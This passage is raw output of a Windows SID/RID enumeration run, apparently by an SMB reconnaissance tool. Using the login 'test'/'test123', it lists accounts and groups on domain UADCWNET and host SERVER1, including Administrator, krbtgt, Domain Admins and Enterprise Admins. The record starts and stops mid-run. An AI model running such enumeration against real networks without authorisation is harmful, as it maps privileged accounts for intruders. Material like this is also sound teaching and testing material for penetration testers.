S-1-5-80-3139157870-2983391045-3678747466-658725712-527 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-528 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-529 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-530 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-531 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-532 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-533 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-534 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-535 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-536 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-537 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-538 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-539 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-540 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-541 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-542 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-543 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-544 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-545 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-546 *unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-547 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-548 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-549 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-550 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1000 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1001 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1002 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1003 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1004 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1005 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1006 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1007 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1008 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1009 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1010 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1011 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1012 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1013 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1014 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1015 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1016 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1017 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1018 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1019 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1020 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1021 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1022 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1023 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1024 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1025 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1026 *unknown*\*unknown* (8)
```

```
S-1-5-80-3139157870-2983391045-3678747466-658725712-1027 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1028 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1029 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1030 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1031 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1032 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1033 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1034 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1035 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1036 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1037 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1038 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1039 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1040 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1041 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1042 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1043 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1044 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1045 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1046 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1047 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1048 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1049 *unknown*\*unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
```

```
S-1-5-32-506 *unknown*\*unknown* (8)

S-1-5-32-507 *unknown*\*unknown* (8)

S-1-5-32-508 *unknown*\*unknown* (8)

S-1-5-32-509 *unknown*\*unknown* (8)

S-1-5-32-510 *unknown*\*unknown* (8)

S-1-5-32-511 *unknown*\*unknown* (8)

S-1-5-32-512 *unknown*\*unknown* (8)

S-1-5-32-513 *unknown*\*unknown* (8)

S-1-5-32-514 *unknown*\*unknown* (8)

S-1-5-32-515 *unknown*\*unknown* (8)

S-1-5-32-516 *unknown*\*unknown* (8)

S-1-5-32-517 *unknown*\*unknown* (8)

S-1-5-32-518 *unknown*\*unknown* (8)

S-1-5-32-519 *unknown*\*unknown* (8)

S-1-5-32-520 *unknown*\*unknown* (8)

S-1-5-32-521 *unknown*\*unknown* (8)

S-1-5-32-522 *unknown*\*unknown* (8)

S-1-5-32-523 *unknown*\*unknown* (8)

S-1-5-32-524 *unknown*\*unknown* (8)

S-1-5-32-525 *unknown*\*unknown* (8)

S-1-5-32-526 *unknown*\*unknown* (8)

S-1-5-32-527 *unknown*\*unknown* (8)

S-1-5-32-528 *unknown*\*unknown* (8)

S-1-5-32-529 *unknown*\*unknown* (8)

S-1-5-32-530 *unknown*\*unknown* (8)

S-1-5-32-531 *unknown*\*unknown* (8)

S-1-5-32-532 *unknown*\*unknown* (8)

S-1-5-32-533 *unknown*\*unknown* (8)

S-1-5-32-534 *unknown*\*unknown* (8)

S-1-5-32-535 *unknown*\*unknown* (8)

S-1-5-32-536 *unknown*\*unknown* (8)
```

```
S-1-5-32-537 *unknown*\*unknown* (8)

S-1-5-32-538 *unknown*\*unknown* (8)

S-1-5-32-539 *unknown*\*unknown* (8)

S-1-5-32-540 *unknown*\*unknown* (8)

S-1-5-32-541 *unknown*\*unknown* (8)

S-1-5-32-542 *unknown*\*unknown* (8)

S-1-5-32-543 *unknown*\*unknown* (8)

S-1-5-32-544 BUILTIN\Administrators (Local Group)

S-1-5-32-545 BUILTIN\Users (Local Group)

S-1-5-32-546 BUILTIN\Guests (Local Group)

S-1-5-32-547 *unknown*\*unknown* (8)

S-1-5-32-548 BUILTIN\Account Operators (Local Group)

S-1-5-32-549 BUILTIN\Server Operators (Local Group)

S-1-5-32-550 BUILTIN\Print Operators (Local Group)

S-1-5-32-1000 *unknown*\*unknown* (8)

S-1-5-32-1001 *unknown*\*unknown* (8)

S-1-5-32-1002 *unknown*\*unknown* (8)

S-1-5-32-1003 *unknown*\*unknown* (8)

S-1-5-32-1004 *unknown*\*unknown* (8)

S-1-5-32-1005 *unknown*\*unknown* (8)

S-1-5-32-1006 *unknown*\*unknown* (8)

S-1-5-32-1007 *unknown*\*unknown* (8)

S-1-5-32-1008 *unknown*\*unknown* (8)

S-1-5-32-1009 *unknown*\*unknown* (8)

S-1-5-32-1010 *unknown*\*unknown* (8)

S-1-5-32-1011 *unknown*\*unknown* (8)

S-1-5-32-1012 *unknown*\*unknown* (8)

S-1-5-32-1013 *unknown*\*unknown* (8)

S-1-5-32-1014 *unknown*\*unknown* (8)

S-1-5-32-1015 *unknown*\*unknown* (8)

S-1-5-32-1016 *unknown*\*unknown* (8)
```

```
S-1-5-32-1017 *unknown*\*unknown* (8)

S-1-5-32-1018 *unknown*\*unknown* (8)

S-1-5-32-1019 *unknown*\*unknown* (8)

S-1-5-32-1020 *unknown*\*unknown* (8)

S-1-5-32-1021 *unknown*\*unknown* (8)

S-1-5-32-1022 *unknown*\*unknown* (8)

S-1-5-32-1023 *unknown*\*unknown* (8)

S-1-5-32-1024 *unknown*\*unknown* (8)

S-1-5-32-1025 *unknown*\*unknown* (8)

S-1-5-32-1026 *unknown*\*unknown* (8)

S-1-5-32-1027 *unknown*\*unknown* (8)

S-1-5-32-1028 *unknown*\*unknown* (8)

S-1-5-32-1029 *unknown*\*unknown* (8)

S-1-5-32-1030 *unknown*\*unknown* (8)

S-1-5-32-1031 *unknown*\*unknown* (8)

S-1-5-32-1032 *unknown*\*unknown* (8)

S-1-5-32-1033 *unknown*\*unknown* (8)

S-1-5-32-1034 *unknown*\*unknown* (8)

S-1-5-32-1035 *unknown*\*unknown* (8)

S-1-5-32-1036 *unknown*\*unknown* (8)

S-1-5-32-1037 *unknown*\*unknown* (8)

S-1-5-32-1038 *unknown*\*unknown* (8)

S-1-5-32-1039 *unknown*\*unknown* (8)

S-1-5-32-1040 *unknown*\*unknown* (8)

S-1-5-32-1041 *unknown*\*unknown* (8)

S-1-5-32-1042 *unknown*\*unknown* (8)

S-1-5-32-1043 *unknown*\*unknown* (8)

S-1-5-32-1044 *unknown*\*unknown* (8)

S-1-5-32-1045 *unknown*\*unknown* (8)

S-1-5-32-1046 *unknown*\*unknown* (8)

S-1-5-32-1047 *unknown*\*unknown* (8)
```

```
S-1-5-32-1048 *unknown*\*unknown* (8)

S-1-5-32-1049 *unknown*\*unknown* (8)

S-1-5-32-1050 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-5-21-816344815-1091841032-1499945149 and logon username 'test', password 'test123'

S-1-5-21-816344815-1091841032-1499945149-500 UADCWNET\Administrator (Local User)

S-1-5-21-816344815-1091841032-1499945149-501 UADCWNET\Guest (Local User)

S-1-5-21-816344815-1091841032-1499945149-502 UADCWNET\krbtgt (Local User)

S-1-5-21-816344815-1091841032-1499945149-503 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-504 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-505 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-506 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-507 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-508 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-509 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-510 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-511 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-512 UADCWNET\Domain Admins (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-513 UADCWNET\Domain Users (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-514 UADCWNET\Domain Guests (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-515 UADCWNET\Domain Computers (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-516 UADCWNET\Domain Controllers (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-517 UADCWNET\Cert Publishers (Local Group)

S-1-5-21-816344815-1091841032-1499945149-518 UADCWNET\Schema Admins (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-519 UADCWNET\Enterprise Admins (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-520 UADCWNET\Group Policy Creator Owners (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-521 UADCWNET\Read-only Domain Controllers (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-522 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-523 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-524 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-525 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-526 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-527 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-528 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-529 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-530 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-531 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-532 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-533 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-534 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-535 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-536 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-537 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-538 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-539 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-540 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-541 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-542 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-543 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-544 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-545 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-546 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-547 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-548 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-549 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-550 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1000 UADCWNET\admin (Local User)
S-1-5-21-816344815-1091841032-1499945149-1001 UADCWNET\SERVER1$ (Local User)
S-1-5-21-816344815-1091841032-1499945149-1002 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1003 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1004 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-1005 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1006 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1007 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1008 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1009 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1010 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1011 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1012 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1013 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1014 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1015 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1016 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1017 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1018 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1019 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1020 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1021 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1022 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1023 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1024 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1025 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1026 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1027 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1028 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1029 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1030 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1031 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1032 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1033 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1034 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1035 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-1036 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1037 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1038 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1039 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1040 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1041 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1042 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1043 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1044 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1045 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1046 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1047 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1048 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1049 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-1050 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'

S-1-5-80-500 *unknown*\*unknown* (8)

S-1-5-80-501 *unknown*\*unknown* (8)

S-1-5-80-502 *unknown*\*unknown* (8)

S-1-5-80-503 *unknown*\*unknown* (8)

S-1-5-80-504 *unknown*\*unknown* (8)

S-1-5-80-505 *unknown*\*unknown* (8)

S-1-5-80-506 *unknown*\*unknown* (8)

S-1-5-80-507 *unknown*\*unknown* (8)

S-1-5-80-508 *unknown*\*unknown* (8)

S-1-5-80-509 *unknown*\*unknown* (8)

S-1-5-80-510 *unknown*\*unknown* (8)

S-1-5-80-511 *unknown*\*unknown* (8)

S-1-5-80-512 *unknown*\*unknown* (8)

S-1-5-80-513 *unknown*\*unknown* (8)

S-1-5-80-514 *unknown*\*unknown* (8)
```

```
S-1-5-80-515 *unknown*\*unknown* (8)
S-1-5-80-516 *unknown*\*unknown* (8)
S-1-5-80-517 *unknown*\*unknown* (8)
S-1-5-80-518 *unknown*\*unknown* (8)
S-1-5-80-519 *unknown*\*unknown* (8)
S-1-5-80-520 *unknown*\*unknown* (8)
S-1-5-80-521 *unknown*\*unknown* (8)
S-1-5-80-522 *unknown*\*unknown* (8)
S-1-5-80-523 *unknown*\*unknown* (8)
S-1-5-80-524 *unknown*\*unknown* (8)
S-1-5-80-525 *unknown*\*unknown* (8)
S-1-5-80-526 *unknown*\*unknown* (8)
S-1-5-80-527 *unknown*\*unknown* (8)
S-1-5-80-528 *unknown*\*unknown* (8)
S-1-5-80-529 *unknown*\*unknown* (8)
S-1-5-80-530 *unknown*\*unknown* (8)
S-1-5-80-531 *unknown*\*unknown* (8)
S-1-5-80-532 *unknown*\*unknown* (8)
S-1-5-80-533 *unknown*\*unknown* (8)
S-1-5-80-534 *unknown*\*unknown* (8)
S-1-5-80-535 *unknown*\*unknown* (8)
S-1-5-80-536 *unknown*\*unknown* (8)
S-1-5-80-537 *unknown*\*unknown* (8)
S-1-5-80-538 *unknown*\*unknown* (8)
S-1-5-80-539 *unknown*\*unknown* (8)
S-1-5-80-540 *unknown*\*unknown* (8)
S-1-5-80-541 *unknown*\*unknown* (8)
S-1-5-80-542 *unknown*\*unknown* (8)
S-1-5-80-543 *unknown*\*unknown* (8)
S-1-5-80-544 *unknown*\*unknown* (8)
S-1-5-80-545 *unknown*\*unknown* (8)
```

```
S-1-5-80-546 *unknown*\*unknown* (8)
S-1-5-80-547 *unknown*\*unknown* (8)
S-1-5-80-548 *unknown*\*unknown* (8)
S-1-5-80-549 *unknown*\*unknown* (8)
S-1-5-80-550 *unknown*\*unknown* (8)
S-1-5-80-1000 *unknown*\*unknown* (8)
S-1-5-80-1001 *unknown*\*unknown* (8)
S-1-5-80-1002 *unknown*\*unknown* (8)
S-1-5-80-1003 *unknown*\*unknown* (8)
S-1-5-80-1004 *unknown*\*unknown* (8)
S-1-5-80-1005 *unknown*\*unknown* (8)
S-1-5-80-1006 *unknown*\*unknown* (8)
S-1-5-80-1007 *unknown*\*unknown* (8)
S-1-5-80-1008 *unknown*\*unknown* (8)
S-1-5-80-1009 *unknown*\*unknown* (8)
S-1-5-80-1010 *unknown*\*unknown* (8)
S-1-5-80-1011 *unknown*\*unknown* (8)
S-1-5-80-1012 *unknown*\*unknown* (8)
S-1-5-80-1013 *unknown*\*unknown* (8)
S-1-5-80-1014 *unknown*\*unknown* (8)
S-1-5-80-1015 *unknown*\*unknown* (8)
S-1-5-80-1016 *unknown*\*unknown* (8)
S-1-5-80-1017 *unknown*\*unknown* (8)
S-1-5-80-1018 *unknown*\*unknown* (8)
S-1-5-80-1019 *unknown*\*unknown* (8)
S-1-5-80-1020 *unknown*\*unknown* (8)
S-1-5-80-1021 *unknown*\*unknown* (8)
S-1-5-80-1022 *unknown*\*unknown* (8)
S-1-5-80-1023 *unknown*\*unknown* (8)
S-1-5-80-1024 *unknown*\*unknown* (8)
S-1-5-80-1025 *unknown*\*unknown* (8)
```

```
S-1-5-80-1026 *unknown*\*unknown* (8)

S-1-5-80-1027 *unknown*\*unknown* (8)

S-1-5-80-1028 *unknown*\*unknown* (8)

S-1-5-80-1029 *unknown*\*unknown* (8)

S-1-5-80-1030 *unknown*\*unknown* (8)

S-1-5-80-1031 *unknown*\*unknown* (8)

S-1-5-80-1032 *unknown*\*unknown* (8)

S-1-5-80-1033 *unknown*\*unknown* (8)

S-1-5-80-1034 *unknown*\*unknown* (8)

S-1-5-80-1035 *unknown*\*unknown* (8)

S-1-5-80-1036 *unknown*\*unknown* (8)

S-1-5-80-1037 *unknown*\*unknown* (8)

S-1-5-80-1038 *unknown*\*unknown* (8)

S-1-5-80-1039 *unknown*\*unknown* (8)

S-1-5-80-1040 *unknown*\*unknown* (8)

S-1-5-80-1041 *unknown*\*unknown* (8)

S-1-5-80-1042 *unknown*\*unknown* (8)

S-1-5-80-1043 *unknown*\*unknown* (8)

S-1-5-80-1044 *unknown*\*unknown* (8)

S-1-5-80-1045 *unknown*\*unknown* (8)

S-1-5-80-1046 *unknown*\*unknown* (8)

S-1-5-80-1047 *unknown*\*unknown* (8)

S-1-5-80-1048 *unknown*\*unknown* (8)

S-1-5-80-1049 *unknown*\*unknown* (8)

S-1-5-80-1050 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-5-21-2963392108-1078930180-2605158784 and logon username 'test', password 'test123'

S-1-5-21-2963392108-1078930180-2605158784-500 SERVER1\Administrator (Local User)

S-1-5-21-2963392108-1078930180-2605158784-501 SERVER1\Guest (Local User)

S-1-5-21-2963392108-1078930180-2605158784-502 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-503 *unknown*\*unknown* (8)
```

```
S-1-5-21-2963392108-1078930180-2605158784-504 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-505 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-506 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-507 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-508 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-509 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-510 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-511 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-512 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-513 SERVER1\None (Domain Group)
S-1-5-21-2963392108-1078930180-2605158784-514 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-515 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-516 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-517 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-518 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-519 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-520 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-521 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-522 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-523 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-524 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-525 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-526 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-527 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-528 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-529 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-530 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-531 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-532 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-533 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-534 *unknown*\*unknown* (8)
```

```
S-1-5-21-2963392108-1078930180-2605158784-535 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-536 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-537 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-538 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-539 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-540 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-541 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-542 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-543 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-544 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-545 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-546 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-547 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-548 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-549 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-550 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1000 *unknown*\*unknown* (8)

